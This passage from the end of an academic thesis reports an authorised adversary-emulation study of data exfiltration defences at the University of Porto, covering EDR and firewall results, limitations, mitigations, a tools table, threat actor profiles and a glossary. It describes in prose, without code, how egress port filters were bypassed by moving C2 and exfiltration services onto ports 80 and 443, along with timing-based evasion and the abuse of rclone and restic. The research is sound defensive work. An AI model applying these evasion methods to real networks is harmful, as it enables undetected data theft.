
As shown in Figure 5.6, the security platform identified a high-fidelity anomaly chain: a non-standard SSH connection followed immediately by the download and installation of an executable agent from an unrecognized public IP address. Furthermore, the EDR explicitly flagged the use of the `nohup` utility to daemonize the dropped binary as a critical malware persistence technique. The `caldera2` machine was automatically classified with a "Critical" risk level, and the EDR mapped the initial attack path, providing the CSIRT with full visibility over the process execution tree.

However, the EDR's capabilities extended far beyond the initial agent deployment. As the framework proceeded to execute the exfiltration profiles, the endpoint telemetry continuously captured the adversary's actions.

As illustrated in Figure 5.7, the EDR successfully mapped the entirety of the attack chain. It detected and logged the specific exfiltration commands being executed by the framework, the names of the legitimate binaries abused for the attack (`rclone`), and the subsequent outbound network traffic generated to exfiltrate the data.

This result highlights a massive victory for endpoint security: primarily, by identifying the initial access and execution phase, defenders can isolate the compromised host before the adversary reaches the exfiltration objective. Furthermore, even if the exfiltration phase is reached, the EDR provides a complete, granular forensic timeline of exactly what commands were executed and how the data was transferred out of the machine.

Figure 5.7: Palo Alto XDR dashboard displaying comprehensive visibility over the full attack lifecycle, mapping the specific exfiltration commands executed and the resulting network traffic.



5.2.2 Perimeter Blind Spots: The Invisible Machine (`caldera1`)

Despite the EDR's success in flagging the endpoint anomaly, the execution of the exact same exfiltration profiles across the network revealed weaknesses at the perimeter.

Because a significant portion of the new network security appliances were operating in passive "monitoring mode" rather than active enforcement, no network-level blocks occurred. The massive 10 GB dumps and the stealthy micro-batches successfully passed through the hardened network's egress points to the external GCP servers.

On the `caldera1` machine, which lacked the EDR, no detection occurred. There was no system in place on the machine to detect the agent or its behaviour, and the IDS did not detect the exfiltrations. As such, the outcome mirrored Stage 1, with no alerts generated at any level.

This emphasizes the need for EDR systems on machines where sensitive data resides, particularly given the risk of lateral data movement. EDR can not only detect specific malicious agents, but also establish a baseline of normal behaviour, identifying deviations and generating alerts for potential threats.

Additionally, having IDS/IPS policies that monitor and correlate traffic from specific machines can further avert or detect possible exfiltration attempts.

5.3 Discussion and Limitations of the Case Study

The two-stage validation framework provides critical insights into the operational realities of data exfiltration detection. The success of the Palo Alto EDR in Stage 2 confirms that

modern endpoint telemetry is highly effective at identifying the initial staging and execution of unauthorized binaries.

However, the continued success of the exfiltration payloads across both network environments points to a deeper structural issue: the security tooling deployed across the tested segments, including the infrastructure managed by UPdigital, is primarily oriented towards detecting penetration and intrusion attempts rather than outbound data exfiltration. Detection rules and signatures are predominantly designed to flag inbound threats, meaning that stealthy outbound campaigns can traverse even advanced perimeter appliances without triggering a single alert. This inherent focus gap—where the defensive posture is calibrated for attackers getting *in* rather than data getting *out*—represents a critical blind spot that persisted across both the legacy and hardened environments evaluated in this study.

Throughout the execution of both stages, various environmental blocks and constraints were encountered, highlighting the operational realities of executing data exfiltration in a live network compared to a sterile laboratory sandbox.

5.3.1 Egress Port Restrictions and Network Adaptability

During the execution phases, multiple environmental blocks regarding egress port filtering were encountered. Initially, the CSIRT Perimeter Firewall actively blocked outbound traffic attempting to reach the C2 server over port `54443`—a legitimate protective measure by the network. However, because the attack was conducted by a human operator, the block was immediately noticed and port `443` was tested against a benign website, confirming it was accessible. The agent was then reconfigured to communicate over standard HTTPS, trivially circumventing the restriction—illustrating how easily such port-based controls can be bypassed by an attentive adversary.

Similarly, during the initialization of Profile B, the victim machine was unable to connect to the external MinIO bucket on its default API port (`9000`). Furthermore, during Profile C, the attempt to establish an outbound SFTP connection over the standard SSH Port (`22`) was immediately blocked by the firewall.

To overcome this friction, was reconfigured both the external MinIO service and the SFTP service to listen on standard HTTP Port `80`. By relocating the C2 and all exfiltration services to ports universally trusted for outbound web traffic, the payloads successfully bypassed the egress filters. This adaptation highlights a critical defensive limitation: rigid port-based firewall rules are easily circumvented when adversaries multiplex malicious traffic over standard, implicitly trusted web ports. This perfectly demonstrates how human adaptability overcomes restrictive network configurations where purely automated, port-rigid emulations would fail [6, 12].

5.3.2 Bandwidth Constraints and Stealth Preservation

During the volumetric stress tests (Profile A) in Stage 1, specifically the 10 GB upload to the *Mega* cloud platform, severe bandwidth constraints were experienced, taking approximately 45 minutes to complete. The victim machine was provisioned with the standard

network bandwidth allocated to other workstations in the segment, possessing a theoretical upload capacity of approximately 200 Mbps.

To preserve the stealth profile of the victim machine across all phases and avoid triggering premature heuristic flagging, traditional bandwidth speed tests were deliberately avoided to definitively diagnose this bottleneck. Initially, it was hypothesized that the limitation was imposed externally by the destination cloud provider (*Mega*) actively rate-limiting the massive data ingestion.

However, during Stage 2, the exact same 10 GB exfiltration payload was directed to the identical *Mega* cloud platform, and the transfer completed at a significantly faster rate. This operational discrepancy definitively disproves the hypothesis that the bottleneck was imposed by external cloud provider rate-limiting. Instead, it confirms that the severe constraints experienced in Stage 1 were a direct result of the differing internal bandwidth allocations, traffic shaping, and network routing limitations inherent to the permissive legacy network, compared to the significantly higher throughput available in the newly provisioned hardened network segment evaluated in Stage 2.

5.4 Mitigation and Defense Strategies

Based on the empirical evidence gathered, several strategic recommendations can be made to enhance organizational resilience.

5.4.1 Tool Configuration over Tool Acquisition

The revelation that Stage 2's advanced network tools—including the Palo Alto firewall and the highly capable SIEM—failed to actively block the traffic due to operating exclusively in a passive "monitor mode" perfectly illustrates the danger of "Defense-in-Width" (acquiring new tools) over "Defense-in-Depth" (configuring existing ones). As hypothesized during the transition to the hardened network, these next-generation appliances are only superior *if well configured*. Deploying complex behavioral security tools is entirely ineffective if they are not actively tuned to enforce blocks, or if no team is actively parsing their alerts to combat alert fatigue [7, 6].

Organizations must prioritize calibrating their existing firewalls and IDS to detect baseline volumetric spikes before attempting to procure new AI-driven anomaly detectors.

5.4.2 Context-Aware Network Segmentation

As demonstrated by the egress port bypass in Stage 1, relying heavily on the "Outbound Paradigm" is a failing strategy. Legacy firewalls inherently and blindly trust internally initiated connections to the internet, leading to scenarios where, as observed during the baseline tests, exfiltration could theoretically continue indefinitely without ever hitting a size limit or enforcement block.

To combat this implicit trust, organizations must transition toward micro-segmentation [30], enforcing strict "Default Deny" egress policies for outbound traffic originating from highly sen-

sitive administrative and research subnets—automatically blocking unauthorized connections at the perimeter rather than depending solely on manual traffic analysis. It is worth noting that some segments within UPdigital already enforce such restrictions, prohibiting internet access entirely; however, those networks were outside the scope of this study. In segments where internet access is required, human-in-the-loop monitoring of network traffic remains a complementary and viable detection layer, provided that adequate resources are in place to support it.

5.5 Applicability to the University of Porto Production Infrastructure

The information regarding the tested production infrastructure is not disclosed here due to the implications it might have on the cyber security of the infrastructure where the tool was deployed. The conclusions derive from the specificity of the infrastructure, with details discussed in the oral defense.

5.6 Conclusion

This chapter empirically validated the developed framework across two distinct network environments at UP. The Stage 1 assessment within a permissive, legacy segment confirmed that exfiltration traffic of the type produced by the framework was not detected—a result consistent with the nature of the environment, which was not configured or expected to monitor for outbound data exfiltration. The Stage 2 evaluation demonstrated the significant value of EDR: on `caldera2`, the agent was detected and classified as critical before any exfiltration could proceed, highlighting the effectiveness of endpoint telemetry in breaking the attack chain at its earliest stage.

On `caldera1`, which lacked EDR, no detection occurred at any level. This outcome is explained, at least in part, by the fact that the perimeter appliances in this segment were still undergoing active configuration at the time of testing—they had been recently deployed and were not yet tuned to correlate exfiltration-oriented traffic patterns. As such, the absence of detection reflects the transitional state of the environment rather than a final judgment on the capabilities of the tools themselves.

More broadly, the results highlight that network-level detection of data exfiltration is a distinct and non-trivial challenge, separate from the detection of intrusion or penetration attempts for which most perimeter tools are primarily configured. As a general mitigation direction, micro-segmentation—enforcing context-aware egress policies per subnet based on data sensitivity and access requirements—can significantly reduce the attack surface available to an adversary operating from a compromised internal host. Similarly, transitioning perimeter controls from passive monitoring to active enforcement, once tools are adequately configured, is a necessary step toward closing the detection gap observed in this study.

Chapter 6

Conclusion

This research successfully designed and implemented a human-in-the-loop security control validation framework to address the critical gap in evaluating post-compromise data exfiltration defenses. By moving beyond traditional penetration testing—which often stops at the initial compromise—this framework provides a repeatable method to validate how security infrastructure reacts to realistic exfiltration behaviors modeled after active threat actors.

To demonstrate the framework's practical utility, it was deployed as a proof of concept within the complex infrastructure of the UP. This empirical validation not only proved the framework's capability as an effective diagnostic tool, but also yielded several critical insights into how organizational defenses handle post-compromise behaviors:

- **Implicit Trust in Legacy Environments:** In the Stage 1 baseline tests, the failure to detect any of the three adversary profiles (Volumetric, Temporal, and Insider) suggests that legacy firewalls might blindly trust internally initiated outbound connections over standard web ports (like HTTP/80). Because the environment lacked active size limits on outbound traffic, one could conclude that an adversary might theoretically exfiltrate data indefinitely without facing automated intervention.

- **Endpoint Visibility is Crucial:** The Stage 2 evaluation demonstrated the immense value of EDR. The EDR agent installed on `caldera2` immediately detected the anomalous initial access, flagged the persistence mechanism as critical, and successfully mapped the execution tree of the framework.

- **The Challenge of Transitional Deployments:** The testing in Stage 2 highlighted the operational realities of deploying complex security stacks. Despite operating in a hardened network equipped with next-generation firewalls and an ongoing SIEM deployment, the exfiltration payloads originating from the non-EDR machine (`caldera1`) successfully bypassed the perimeter. This occurred because these advanced tools were still in their deployment phase and operating temporarily in a passive "monitor mode." This finding validates the core utility of the proposed framework: it serves as an essential tuning instrument to assist security teams during these transitional phases, safely calibrating detection thresholds as new tools are continuously integrated into the network.

Ultimately, these findings prove that a comprehensive defense-in-depth architecture cannot rely solely on the acquisition of advanced appliances. It requires continuous configuration and calibration to transition from passive observation to active enforcement. Because the speed of modern data exfiltration operations often outpaces manual human triage, establishing automated response thresholds is critical to stopping data theft before an alert can even be manually reviewed by a security analyst.

6.1 Limitations and Future Work

While this thesis successfully demonstrated the utility of an exfiltration-centric validation framework, the empirical results were bounded by the specific configurations of the targeted network segments and the tools' transitional phases. From a technical and developmental standpoint, several avenues for future research to expand the framework's core capabilities have emerged:

6.1.1 Multi-Hop Internal Lateral Movement

Future iterations of the framework could evaluate multi-hop exfiltration scenarios to test internal lateral movement defenses. One could test whether an adversary could compromise a highly restricted node, move the data laterally to a more permissive, less monitored network segment (such as a standard student network), and execute the actual exfiltration from that secondary location.

Crucially, this approach would enable organizations to evaluate their internal network visibility based on the architectural placement of their security tools. One could assess whether anomalous traffic flowing strictly *between* different internal subnets—for example, moving massive datasets from a critical internal research enclave to a general student Wi-Fi segment—would actually be detected. This scenario would effectively evaluate whether malicious internal traffic successfully bypasses inter-VLAN firewall inspections before leaving the perimeter, and help determine if defensive monitoring is overly focused on the external edge while leaving internal network traffic largely unobserved.

6.1.2 High-Bandwidth Volumetric Scaling

During the execution of the Profile A (Smash & Grab) stress-test, the maximum exfiltration volume was capped at 10 GB. Future development should involve scaling these volumetric tests to significantly larger payloads—for example, pushing the exfiltration threshold to 50 GB or 100 GB. This scaling is necessary to identify the absolute upper bound required to force network appliances to generate an active block rather than relying on passive monitoring. Furthermore, future iterations should diversify the exfiltration destinations to include other major public cloud providers beyond *Mega*—such as Google Drive, Microsoft OneDrive, or Dropbox. Testing these alternative destinations will evaluate whether perimeter defenses apply uniform implicit trust across all commercial platforms or if specific vendor traffic profiles trigger different heuristic responses.

6.1.3 Cross-Platform and Cross-EDR Visibility Evaluation

A recognized limitation of the current empirical validation is its primary focus on a specific Linux-based environment equipped with Palo Alto XDR. While this accurately reflects the infrastructure of many academic servers and research nodes, it inherently limits the evaluation of other deployed endpoint security capabilities.

For instance, the university also widely utilizes Microsoft Defender for Endpoint, which supports both Windows and Linux systems. Because the current validation did not test this specific tool, it remains unknown how its detection heuristics and telemetry compare to the evaluated Palo Alto EDR.

Future work should involve replicating the data exfiltration emulation profiles across both Windows and Linux systems equipped with Microsoft Defender. Because the empirical results proved that exfiltration remains undetected at the network perimeter without an active EDR, the focus of this future evaluation should rest entirely on comparing endpoint capabilities. This approach would allow organizations to empirically determine whether Microsoft Defender performs differently than the currently tested endpoint controls, and whether its detection efficacy varies between Linux and Windows deployments.

6.2 Strategic Recommendations for Tool Usage

Beyond the technical development of the framework itself, the operational application of this tool provides a blueprint for improving global network security. The framework is designed to be utilized by security administrators to systematically audit and enhance their defensive posture through the following operational strategies:

6.2.1 Comprehensive Multi-Segment Assessment

A large enterprise or university environment encompasses a vast array of subnetworks, each possessing fundamentally different levels of data criticality, operational requirements, and legitimate access profiles. From the perspective of network assessment, security teams should actively deploy this framework across a broad spectrum of internal networks to obtain a realistic, organization-wide baseline of data exfiltration resilience.

Furthermore, for this assessment to be genuinely effective, administrators must implement context-aware network segmentation. Security tools must be configured with tailored routing rules specific to what actions and traffic types are explicitly permitted within each individual subnet. By continuously utilizing the framework to test these granular policies, organizations can ensure their internal trust boundaries are actually being enforced.

6.2.2 Calibration of Advanced Behavioral Controls

Security teams should systematically utilize the framework as a calibration instrument to safely fine-tune their defensive infrastructure. The immediate first priority for network administrators must be the configuration of active enforcement rules capable of halting high-volume exfiltration (as simulated in Profile A). The framework allows teams to safely identify the exact

thresholds where automated blocking can be applied to intercept massive data theft without adding excessive operational noise or disrupting legitimate, high-bandwidth traffic.

Once these fundamental volumetric controls are successfully calibrated, administrators should focus on the testing and integration of advanced, behavior-centric security tools to combat stealthier payloads. By leveraging the framework's temporal evasion (Profile B) and authorized protocol abuse (Profile C) profiles, security teams can fine-tune UEBA and SIEM systems to their environment's specific baseline. This continuous testing cycle allows defenders to effectively detect and act upon gradual volume escalation (the "Boiling Frog" method) while minimizing false positives and alert fatigue.

6.3 Final Remarks

As adversaries increasingly shift their focus from mere system disruption to outright data extortion, the ability to validate exfiltration defenses has never been more critical. This work demonstrates that automated, human-directed adversary emulation is a highly effective diagnostic instrument for identifying organizational blind spots. By exposing the dangers of implicit trust and the limitations of passive monitoring, this research provides a clear, empirical roadmap for organizations to calibrate their existing tools, enforce strict micro-segmentation, and confidently transition their defenses from theoretical compliance to practical, active enforcement.

Tools and Frameworks

This section summarizes the primary tools and frameworks utilized or referenced in this research.

Name	Description	Accessed
MITRE	A non-profit organization operating federally funded R&D centers for cybersecurity.	2026-01-31
MITRE ATT&CK	A globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.	2026-01-31
MITRE CALDERA	An automated adversary emulation platform designed to run intelligent agent-based simulations.	2026-01-31
Atomic Red Team	A library of modular security tests mapped directly to the MITRE ATT&CK framework.	2026-01-31
Cobalt Strike	A commercial adversary simulation and red team operations platform featuring advanced command-and-control capabilities, post-exploitation tools, and covert communication channels. Widely used by both penetration testers and threat actors.	2026-02-01
Metasploit	A modular penetration testing platform used for exploit development and security auditing.	2026-01-31
PyExfil	A python based tool for testing multiple exfiltration and communication techniques to evaluate detection and prevention solutions.	2026-01-31
DET	A proof-of-concept toolkit for testing network monitoring and DLP solutions against multi-channel data exfiltration.	2026-01-31
dnscat2	A tool for creating encrypted command-and-control channels over DNS protocol.	2026-01-31
DNSExfiltrator	A data exfiltration tool that transfers files over DNS covert channels to bypass network perimeters.	2026-01-31

Continued on next page...

Name	Description	Accessed
Rclone	An open-source command-line program for managing and synchronizing files across cloud storage platforms. Frequently abused by threat actors to exfiltrate data to legitimate cloud services.	2026-01-31
RESTIC	A fast, secure, and efficient backup program supporting multiple storage backends. Observed being leveraged by adversaries to masquerade data exfiltration as routine backup operations.	2026-01-31
WinSCP	A popular open-source SFTP and FTP client for Windows.	2026-02-01
SCP	The Secure Copy Protocol is a network protocol based on SSH (Secure Shell) used to securely transfer computer files between a local host and a remote host.	2026-02-01
SFTP	The SSH File Transfer Protocol is a network protocol that provides file access, transfer, and management over any reliable data stream. Unlike SCP, it allows for file management operations.	2026-02-01
HAProxy	A high-availability load balancer and proxy server. In this framework, it is utilized to terminate SSL connections, enabling encrypted HTTPS communication between the agents and the CALDERA C2 server.	2026-02-14
Sandcat	The default agent implementation for the CALDERA framework, written in GoLang to ensure cross-platform compatibility (Windows, Linux, MacOS). It features modular extensions for various C2 protocols (HTTP, DNS, Gist) and utilizes dynamic compilation to alter its file hash at runtime for signature evasion.	2026-02-14
dd	A command-line utility for Unix-like operating systems used to convert and copy files. In this framework, it is utilized to read from `/dev/urandom` to generate high-entropy synthetic data, simulating both volumetric dumps (Profile A) and micro-batch payloads (Profile B).	2026-02-14
Proxmox VE	An open-source server virtualization management platform. In this research, it was utilized to host the isolated sandbox environment, allowing for the safe execution and analysis of the exfiltration profiles without impacting the production network.	2026-02-14

Continued on next page...

Name	Description	Accessed
upexfil	A custom CALDERA plugin developed for this thesis to validate organizational security controls against data exfiltration. It implements three adversary profiles—*Smash & Grab*, *Stealth Spy*, and *Authorized Insider*—utilizing dual-use administrative tools to stress-test behavioral and volumetric detection thresholds.	2026-07-22

Threat Actor Profiles

This section provides a summary of the specific threat actors and adversary groups referenced in this research. The selected profiles represent the primary threats to the European education and research sectors in 2025, as identified in industrial threat intelligence reports.

The **Nexus** column classifies the adversary based on their primary motivation and affiliation, aligning with industry taxonomies defined by CrowdStrike and Mandiant [4, 9].

- **eCrime:** Refers to financially motivated criminal groups operating independently of state direction. These actors focus on ransomware, data extortion, and fraud (often designated by *CrowdStrike* with the suffix *Spider*).
- **State:** Refers to APTs sponsored by or aligned with a national government (e.g., Russia, China, North Korea). These actors are primarily motivated by espionage, intellectual property theft, or generating revenue to evade sanctions.

Name	Nexus	Characteristics
Scattered Spider	eCrime (Western)	Identified by *CrowdStrike and Mandiant* as a premier threat to cloud environments. Known for abusing valid credentials and legitimate tools (Rclone) to exfiltrate data from *SharePoint/OneDrive* before ransomware deployment.
LockBit	eCrime (RaaS)	Despite law enforcement disruption, *LockBit* variants remain active. They pioneered the automated exfiltration tools (*StealBit*) that influenced modern “Smash & Grab” data theft tactics.
Akira	eCrime (Ransomware)	A dominant ransomware group in Europe (2024–2025). Utilizes “double extortion” tactics, stealing data prior to encryption. Often targets academic institutions due to their open network culture.

Continued on next page...

Name	Nexus	Characteristics
Spoiled Scorpius	eCrime (RaaS)	A prolific RaaS operation emerged in February 2024. It leverages a double-extortion model and has rapidly expanded its global victim base across Europe and the U.S., specifically targeting academic institutions with high-volume data theft prior to encryption.
APT29	State (Russia)	(aka *Midnight Blizzard*) Highly sophisticated espionage actor. *Mandiant* 2025 reports highlight their shift toward cloud compromises and the use of stealthy living-off-the-land techniques to maintain long-term persistence in research networks.
Mustang Panda	State (China)	Cited by *ENISA* as a key threat to European public administration. Known for collecting intelligence on European diplomatic relations and technology research using USB propagation and stealthy loaders.
Famous Chollima	State (North Korea)	Active since 2018, this group infiltrates organizations by placing fake IT workers in freelance or FTE roles to funnel salaries to the DPRK. They deploy custom malware like **BeaverTail** and **InvisibleFerret** for stealthy credential theft and IP exfiltration, representing a high-sophistication insider threat.
FIN8	eCrime (Financial)	Referenced in *Mandiant's* 2025 M-Trends for their weaponization of the legitimate backup tool RESTIC to facilitate data exfiltration, a technique directly emulated in this thesis.
Chatty Spider	eCrime (Financial)	A Russia-based actor that evolved from the **Wizard Spider** cluster. Known for using **BazarCall** phishing to deliver **BazarLoader** and for utilizing legitimate tools like WinSCP during interactive sessions to manually exfiltrate data, justifying the testing of SFTP-based exfiltration.

Glossary

ability The fundamental unit of execution representing a specific implementation of a MITRE ATT&CK technique. It encapsulates the operational logic, containing the specific command syntax, target platform (e.g., Linux/Windows), required payloads, cleanup instructions, and parsers needed to extract facts from the command output 40, 44, 46, 79

alert fatigue A condition where security analysts become desensitized to security alerts due to excessive volume, particularly false positives, leading to delayed or absent responses to genuine threats. This is especially problematic in environments with high legitimate traffic variance, such as universities, where distinguishing malicious activity from normal operations requires precise calibration of detection thresholds 5, 12, 15, 20

bucket A logical grouping of abilitys used by a planner to organize the execution flow of an operation. By default, CALDERA assigns abilities to buckets corresponding to their MITRE ATT&CK tactic (e.g., 'collection' or 'discovery'). In custom planners, buckets serve as the states within a finite state machine, allowing the planner to transition through specific operational phases based on logical conditions 43

ContactService A core internal service within the CALDERA server responsible for managing all agent communications. It processes incoming heartbeats and performs identity resolution by mapping an agent's unique identifier (PAW) to existing database records, allowing the framework to recognize returning agents 35, 37, 80

fact An identifiable piece of information (consisting of a trait, value, and score) used to populate variables within an ability command. Facts can be harvested dynamically by agents during an operation or pre-loaded via a fact source to seed the environment with initial data 44, 47, 79, 80

fact source A configuration component that groups specific facts together to seed an operation with pre-existing knowledge. In this framework, it is used to define static targets (e.g., cloud credentials, S3 buckets) required for the planner to initiate exfiltration without prior discovery steps 34, 40, 44, 79

heartbeat The periodic transmission (also known as a beacon) sent by an agent to the C2 server to indicate vitality and request instructions. It carries the agent's profile data,

including the `paw`, which the ContactService uses to update the agent's status. In Profile B, the frequency of this signal is manipulated to achieve temporal evasion 35, 79

human-in-the-loop A hybrid approach that combines automated execution with human expertise for strategic planning, contextual interpretation, and decision-making, addressing limitations of purely algorithmic systems in complex, uncertain environments ii, iii, 7, 10, 11, 13, 20, 21, 33, 34, 37, 38, 57, 69

living-off-the-land A technique where attackers use legitimate system tools and features already present on the target system to conduct malicious activities, avoiding the need to install custom malware 10, 17, 39, 49, 78

parser A component responsible for analyzing the raw output (stdout) of an executed command to extract structured data, known as facts. In this framework, parsers act as the feedback mechanism, allowing the planner to verify data exfiltration success (e.g., extracting a Restic snapshot ID) before transitioning operational states 34, 45, 47, 79

paw Short for "paw print," this is the unique alphanumeric identifier assigned to each agent instance. By default, the C2 server assigns a random identifier to a new agent session. To maintain identity persistence across restarts (essential for Profile B), a static paw must be explicitly defined in the agent deployment command 37

Perimeter Firewall A network security system that establishes a strict defensive boundary (the perimeter) between an organization's trusted internal network and untrusted external networks, such as the public internet. It monitors and controls traffic crossing this boundary. In the context of data exfiltration, its effectiveness is often challenged by the outbound connection paradigm, as traditional perimeter firewalls typically block unsolicited incoming traffic but implicitly trust connections initiated from the inside out 65

planner A Python module within CALDERA that contains the decision logic for an operation, determining which abilities to execute and in what order. While the default 'atomic' planner executes commands sequentially, this thesis utilizes a custom planner to implement a Finite State Machine (FSM), enabling conditional branching and long-duration temporal evasion 34, 35, 39, 43, 44, 47, 50, 55, 59, 79, 81

state-nexus actor A highly sophisticated threat group that acts on behalf of, is directed by, or is ideologically aligned with a nation-state. These actors typically possess significant resources and focus on long-term strategic goals, such as intellectual property theft, espionage, or the acquisition of dual-use technology, rather than immediate financial gain 18, 24

stress-testing The systematic evaluation of security controls by subjecting them to sustained or high-volume attack scenarios to identify detection thresholds, performance limits, and failure points. Differs from standard testing by deliberately pushing systems beyond normal operational parameters to validate their operational boundaries ii, iii, 6, 7, 17

watchdog A safety mechanism embedded in the agent configuration that forces the process to self-terminate if it fails to communicate with the C2 server within a specific window. In Profile B, the planner dynamically updates this value before every sleep cycle (e.g., setting it to 90 minutes) to prevent the agent from interpreting the intentional temporal evasion as a network failure 44, 47

worm A standalone, self-replicating malware program that spreads autonomously across computer networks without human intervention. Unlike traditional viruses, worms do not require a host file or user action to propagate, often leading to rapid and indiscriminate infection of vulnerable systems across a network 34

References

[1] Sai Lwin Thu. “Evaluation of the Next Generation Firewall with Breach and Attack Simulation”. In: *Innovative Technologies in Intelligent Systems and Industrial Applications*. Springer, 2024, pp. 253–271. URL: https://link.springer.com/chapter/10.1007/978-3-031-71773-4_16.

[2] Abdul Basit Ajmal et al. “Offensive Security: Towards Proactive Threat Hunting via Adversary Emulation”. In: *IEEE Access* (2021). URL: https://www.scopus.com/pages/publications/85115282365?origin=resultslist.

[3] Timothy R. McIntosh et al. “Ransomware Reloaded: Re-examining Its Trend, Research and Mitigation in the Era of Data Exfiltration”. In: *ACM Computing Surveys* (2024). URL: https://dl.acm.org/doi/full/10.1145/3691340.

[4] CrowdStrike. *CrowdStrike Global Threat Report 2025*. Tech. rep. CrowdStrike, 2025. URL: https://go.crowdstrike.com/rs/281-OBQ-266/images/CrowdStrikeGlobalThreatReport2
pdf.

[5] Ruolin Ning et al. “A Survey of Detection Methods Research on Living-Off-The-Land Techniques”. In: *2023 IEEE International Conference on Sensors, Electronics and Computer Engineering (ICSECE)*. IEEE. 2023. URL: https://ieeexplore.ieee.org/document/10263445.

[6] Wajih Ul Hassan et al. “NODOZE: Combatting Threat Alert Fatigue with Automated Provenance Triage”. In: *Network and Distributed Systems Security (NDSS) Symposium* (2019). URL: https://www.ndss-symposium.org/wp-content/uploads/2019/02/ndss2019_03B-1-3_UlHassan_paper.pdf.

[7] Mohan Baruwal Chhetri et al. “Towards Human-AI Teaming to Mitigate Alert Fatigue in Security Operations Centres”. In: *ACM Transactions on Internet Technology* (2024). URL: https://dl.acm.org/doi/10.1145/3670009.

[8] Fatemeh Jalalvand et al. “Alert Prioritisation in Security Operations Centres: A Systematic Survey on Criteria and Methods”. In: *ACM Computing Surveys* (2024). URL: https://dl.acm.org/doi/10.1145/3695462.

[9] Mandiant. *M-Trends 2025*. Tech. rep. Mandiant, part of Google Cloud, 2025. URL: https://services.google.com/fh/files/misc/m-trends-2025-en.pdf.

[10] Verizon. *2025 Data Breach Investigations Report*. Tech. rep. Verizon, 2025. URL: https://www.verizon.com/business/resources/Tea/reports/2025-dbir-data-breach-investigations-report.pdf.

[11] Doug Miller et al. “Automated Adversary Emulation: A Case for Planning and Acting with Unknowns”. In: *Proceedings of ICAPS*. 2018. URL: https://apps.dtic.mil/sti/html/tr/AD1108001/.

[12] Faheem Ullah et al. “Data exfiltration: A review of external attack vectors and countermeasures”. In: *Journal of Network and Computer Applications* (2018). URL: https://www.sciencedirect.com/science/article/pii/S1084804517303569.

[13] Yisroel Mirsky et al. “The Threat of Offensive AI to Organizations”. In: *Computers & Security* (2023). URL: https://www.sciencedirect.com/science/article/pii/S0167404822003984?via%3Dihub.

[14] Max Landauer et al. “Red Team Redemption: A Structured Comparison of Open-Source Tools for Adversary Emulation”. In: *2024 IEEE 23rd International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*. IEEE. 2024, pp. 117–128. URL: https://ieeexplore.ieee.org/document/10945044.

[15] Eric CK Cheng and Tianchong Wang. “Institutional Strategies for Cybersecurity in Higher Education Institutions”. In: *Information* (2022). URL: https://www.scopus.com/pages/publications/85129009461?origin=resultslist.

[16] Jin Li, Wei Xiao, and Chong Zhang. “Data security crisis in universities: identification of key factors affecting data breach incidents”. In: *Humanities and Social Sciences Communications* (2023). URL: https://www.nature.com/articles/s41599-023-01757-0.

[17] Salman Ghani Virk et al. “Advancing Security Operations Centers: Modern Use Cases, MITRE ATT&CK Integration, and Coverage Optimization in 2025”. In: *Journal of Computing & Biomedical Informatics* (2025). URL: https://www.scopus.com/pages/publications/105027205959?origin=resultslist#tab=similar.

[18] BitSight. *TRACE Report: 2025 State of the Underground*. Tech. rep. BitSight Technologies, 2025. URL: https://view.bitsight.com/viewer/5decd65a188b225b7a85e7cefc09d49b.

[19] R Harish and M P Swapna. “Endpoint Detection and Response for Fileless Malware and LOLBin Threats”. In: *International Conference on Cyber Security Systems and Networks (Expected Venue based on affiliations)*. IEEE. 2024. URL: https://www.scopus.com/pages/publications/85211105600?origin=resultslist.

[20] ENISA. *ENISA Threat Landscape 2025*. Tech. rep. European Union Agency for Cybersecurity, 2025. URL: https://www.enisa.europa.eu/sites/default/files/2025-11/ENISA%20Threat%20Landscape%202025.pdf.

[21] CrowdStrike. *European Threat Landscape Report 2025*. Tech. rep. CrowdStrike, 2025. URL: https://www.crowdstrike.com/explore/crowdstrike-content-en-gb/Crowdstrike-2025-threat-landscape-en-GB.

[22] Mohamed Amine Agalit et al. “A Review of Cybersecurity Management Standards Applied in Higher Education Institutions”. In: *International Journal of Safety and Security Engineering* (2023). URL: https://www.iieta.org/journals/ijsse/paper/10.18280/ijsse.130614.

[23] Joachim Bjørge Ulven and Gaute Wangen. “A Systematic Review of Cybersecurity Risks in Higher Education”. In: *Future Internet* (2021). URL: https://www.scopus.com/pages/publications/85100608492?origin=resultslist.

[24] Unit 42. *Extortion and Ransomware Trends January-March 2025*. Palo Alto Networks. 2025. URL: https://unit42.paloaltonetworks.com/2025-ransomware-extortion-trends/.

[25] Mohammed Nasser Al-Mhiqani et al. “A Review of Insider Threat Detection: Classification, Machine Learning Techniques, Datasets, Open Challenges, and Recommendations”. In: *Applied Sciences* (2020). URL: https://www.mdpi.com/2076-3417/10/15/5208.

